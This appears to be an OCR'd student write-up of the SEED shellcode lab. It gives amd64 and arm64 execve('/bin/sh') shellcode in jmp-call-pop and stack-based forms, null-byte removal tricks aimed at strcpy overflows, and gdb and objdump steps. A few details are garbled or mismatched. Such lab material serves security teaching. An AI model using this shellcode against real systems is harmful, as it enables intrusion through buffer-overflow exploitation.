
$ objdump -Mintel -d hello.o

In the above printout, the numbers after the colons are machine code. You can also use the xxd com- mand to print out the content of the binary file, and you should be able to find out the shellcode's machine code from the printout.

$ xxd -p -c 20 hello.o

Your Task Here: Your task is to go through the entire process: compiling and running the sample code, and then get the machine code from the binary.





This task introduced the **amd64** architecture. Unlike 32-bit systems that use int 0x80, 64-bit shellcode utilizes the syscall instruction. Arguments are passed through specific registers—rdi, rsi, and rdx—rather than being pushed onto the stack

Task 3: Writing Shellcode (Approach 1)

The main purpose of shellcode is to actually quite simple: to run a shell program such as /bin/sh. In the Ubuntu operating system, this can be achieved by invoking the execve() system call.

execve("/bin/sh", argv[], 0)

We need to pass three arguments to this system call:

In the amd64 architecture, they are passed through the rdi, rsi, and rdx registers.

```
// For amd64 architrecture
Let rdi = address of the "/bin/sh" string
Let rsi = address of the argv[] array
Let rdx = 0
Let rax = 59            // 59 is execve’s system call number
syscall                 // Invoke execve()
```

In the arm64 architecture, they are passed through the x0, x1, and x2 registers. The pseudo code is listed below:

```
// For the arm64 architrecture
Let x0 = address of the "/bin/sh" string
Let x1 = address of the argv[] array
Let x2 = 0
Let x8 = 221   // 221 is execve’s system call number
svc 0x1337     // Invoke execve()
```

The main challenge of writing a shellcode is how to get the address of the "/bin/sh" string and the address of the argv[] array? They are two typical approaches:

- Approach 1: Store the string and the array in the code segment, and then get their addresses using the PC register, which points to the code segment. We focus on this approach in this task.
- Approach 2: Dynamically construct the string and the array on the stack, and then use the stack pointer register to get their addresses. We focus on this approach in the next task.

Task 3.1. Understand the code

We provide a sample shellcode below. This code is for the amd64 architecture. The code can also be found in the 'Labsetup' folder. If you are working on this lab on an Apple silicon machine, you can find the sample arm64 code in the arm sub-folder

A sample 64-bit shellcode (mysh64.s)

```
section .text
  global _start
    _start:
       BITS 64
       jmp short two
    one:
       pop rbx

       xor al, al
       mov [rbx+7],  al

       mov [rbx+8],  rbx  ; store rbx to memory at address rbx + 8
       mov rax, 0x00      ; rax = 0
       mov [rbx+16], rax  ; store rax to memory at address rbx + 16

       mov rdi, rbx       ; rdi = rbx
       lea rsi, [rbx+8]   ; rsi = rbx + 8
       mov rdx, 0x00      ; rdx = 0
       mov rax, 59        ; rax = 59
       syscall
     two:
       call one
       db '/bin/sh', 0xFF ; The command string (terminated by a zero)
       db 'AAAAAAAA'      ; Place holder for argv[0]
       db 'BBBBBBBB'      ; Place holder for argv[1]
```

The code above first jumps to the instruction at location two, which does another jump (to location one), but this time, it uses the call instruction. This instruction is for function call, i.e., before it jumps to the target location, it saves the address of the next instruction (i.e., the return address) on the top of the stack, so when the function returns, it can return to the instruction right after the call instruction.

In this example, the “instruction” right after the call instruction is not actually an instruction; it stores a string. However, this does not matter, the call instruction will push its address (i.e., the string’s address) into the stack, in the return address field of the function frame. When we get into the function, i.e., after jumping to location one, the top of the stack is where the return address is stored. Therefore, the pop rbx instruction actually gets the address of the string on Line 23, and save it to the rbx register. That is how the address of the string is obtained.

You Tasks Here: Please do the following tasks:

1. Compile and run the code, and see whether you can get a shell. The -g option enables the debugging information, as we will debug the code.

// For amd64


$ nasm -g -f elf64 -o mysh64.o mysh64.s


$ ld --omagic -o mysh64 mysh64.o

// For arm64

$ as -g -o mysh64.o mysh64.s

$ ld --omagic -o mysh64 mysh64.o





This task applied the jmp-call-pop method to a 64-bit environment using the mysh64.s file to execute /bin/sh .

> **Note:** We need to use the --omagic option when running the linker program ld. By default, the code segment is not writable. When this program runs, it needs to modify the data stored in the code region; if the code segment is not writable, the program will crash. This is not a problem for actual attacks, because in attacks, the code is typically injected into a writable data segment (e.g. stack or heap). Usually, we do not run shellcode as a standalone program.

2. Use gdb to debug the program, and show how the program gets the address of the shell string "/bin/sh".
3. Explain how the program constructs the argv[] array, and show which lines set the values for argv[0] and argv[1], respectively.
4. Explain the real meaning of Lines 16 and 17.


Common gdb commands. Here are some gdb commands that may be useful to this lab. To know how to use other gdb commands, inside gdb, you can type help to get a list of command class names. Type help followed by a class name, and you can get a list of commands in that class.

Task 3.2. Eliminate zeros from the code

Shellcode is widely used in buffer-overflow attacks. In many cases, the vulnerabilities are caused by string copy, such as the strcpy() function. For these string copy functions, zero is considered as the end of the string. Therefore, if we have a zero in the middle of a shellcode, string copy will not be able to copy anything after the zero, so the attack will not be able to succeed. Although not all the vulnerabilities have issues with zeros, it becomes a requirement for shellcode not to have any zero in the machine code; otherwise, the application of a shellcode will be limited.

The sample code provided in the previous section is not a true shellcode, because it contains several zeros. Please use the objdump command to get the machine code of the shellcode and mark all the instruc- tions that have zeros in the machine code.

To eliminate these zeros, you need to rewrite the shellcode mysh64.s, replacing the problematic instructions with an alternative. Section 3 below provides some approaches that you can use to get rid of zeros. Please show the revised mysh64.s and explain how you get rid of each single zero from the code.



To ensure the shellcode is compatible with vulnerabilities like strcpy(), all null bytes (00) were removed . Instructions like mov rax, 0 were replaced with xor rax, rax, and 8-bit registers like al were used to assign small values without triggering zero padding in the machine code.

Section 3: Guidelines: Getting Rid of Zeros

There are many techniques that can get rid of zeros from the shellcode. In this section, we discuss some of the common techniques that you may find useful for this lab. Although the common ideas are the same for both amd64 and arm64 architectures, the instructions are different. In this section, we use amd64 instructions as examples. Students can working on Apple silicon machines can find the guidelines from this online document: Writing ARM64 shellcode (in Ubuntu).

- If we want to assign zero to rax, we can use "mov rax, 0", but doing so, we will get zeros in the machine code. A typical way to solve this problem is to use "xor rax, rax", i.e., we xor rax with itself, the result is zero, which is saved to rax.
- If we want to store 0x99 to rax. We cannot just use "mov rax, 0x99", because the second operand is expanded to 8 bytes, i.e., 0x0000000000000099, which contains seven zeros. To solve this problem, we can first set rax to zero, and then assign a one-byte number 0x99 to the al register, which represent the least significant 8 bits of the eax register.

xor rax, rax

mov al, 0x99

- Another way is to use shift. Again, let us store 0x99 to rax. We first store 0xFFFFFFFFFFFF99 to rax. Second, we shift this register to the left for 56 bits; now rax contains 0x9900000000000000. Then we shift the register to the right for 56 bits; the most significant 56 bits (7 bytes) will be filled with 0x00. After that, rax will contain 0x00000000000099.

mov rax, 0xFFFFFFFFFFFFFF99
shl rax, 56
shr rax, 56

- Strings need to be terminated by zero, but if we define a string using the first line of the following, we will have a zero in the code. To solve this problem, we define a string using the second line, i.e., putting a non-zero byte (0xFF) at the end of the string first.

db ’abcdef’, 0x00

db ’abcdef’, 0xFF

After getting the address of the string, we can dynamically change the non-zero byte to 0x00. As- suming that we have saved the address of the string to rbx. We also know the length of the string (excluding the zero) is 6; Therefore, we can use the following instructions to replace the 0xFF with 0x00.

xor al, al

mov [rbx+6], al

Task 3.3. Run a more complicated command

Inside mysh64.s, we construct the argv[] array for the execve() system call. Since our command is /bin/sh, without any command-line arguments, our argv array only contains two elements: the first one is a pointer to the command string, and the second one is zero.

In this task, we need to run the following command, i.e., we want to use execve to execute the following command, which uses /bin/bash to execute the "echo hello; ls -la" command.

/bin/bash -c "echo hello; ls -la"


In this new command, the argv array should have the following four elements, all of which need to be constructed on the stack. Please modify mysh64.s and demonstrate your execution result. As usual, you cannot have any zero in your shellcode.


argv[0] = address of the "/bin/bash" string

argv[1] = address of the "-c" string

argv[2] = address of the command string "echo hello; ls -la"

argv[3] = 0





The mysh64.s code was further modified to execute /bin/bash -c "echo hello; ls -la" . This required building a 4-element argv[] array within the registers and memory to satisfy the execve requirements for multiple arguments

Task 4: Writing Shellcode (Approach 2)

Another approach to get the shell string and the argv[] array is to dynamically construct them on the stack, and then use the stack pointer register to get their addresses. A sample shellcode (for amd64) using this approach is listed below. Both amd64 and arm64 code can be found from the Labsetup folder.

Brief explanation of the code is given in the comment, but if students want to see a full explanation, they can find much more detailed explanation of the code in the SEED book.

Shellcode using the stack approach (another_sh64.s)

```
section .text
global _start
  _start:
    xor  rdx, rdx        ; 3rd argument (stored in rdx)
    push rdx
    mov rax,'/bin//sh'
    push rax
    mov rdi, rsp         ; 1st argument (stored in rdi)

    push rdx
    push rdi
    mov rsi, rsp         ; 2nd argument (stored in rsi)

    xor  rax, rax
    mov  al, 59         ; execve()
    syscall
```

We can use the following commands to compile the assemble code into 64-bit binary code:

// For amd64

$ nasm -f elf64 mysh_64.s -o mysh_64.o


$ ld mysh_64.o -o mysh_64

// For arm64

$ as mysh_64.s -o mysh_64.o

$ ld mysh_64.o -o mysh_64


```
[02/04/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ nasm -f elf64 another_sh64.s -o another_sh64.o
[02/04/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ ld another_sh6.o -o another_sh64
ld: cannot find another_sh6.o: No such file or directory
[02/04/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ ld another_sh64.o -o another_sh64
[02/04/26]seed@PES2UG23CS160DANESHWARI:~/.../Labsetup$ another_sh64
```




Task 4.1: Revise the code

The code example shows how to execute "/bin/sh". In this task, we need to revise the shellcode, so it can execute a more complicated shell command listed in the following. Please write your code to achieve this. You need to show that there is no zero in your code.

/bin/bash -c "echo hello; ls -la"





This task utilized the **Stack Approach**, where the command string and argv[] array are dynamically constructed on the stack during execution. The stack pointer (rsp) is used to retrieve the addresses of these structures and move them into the appropriate registers for the system call.

Question: Please compare the two approaches in this lab. Which one do you like better, and why?

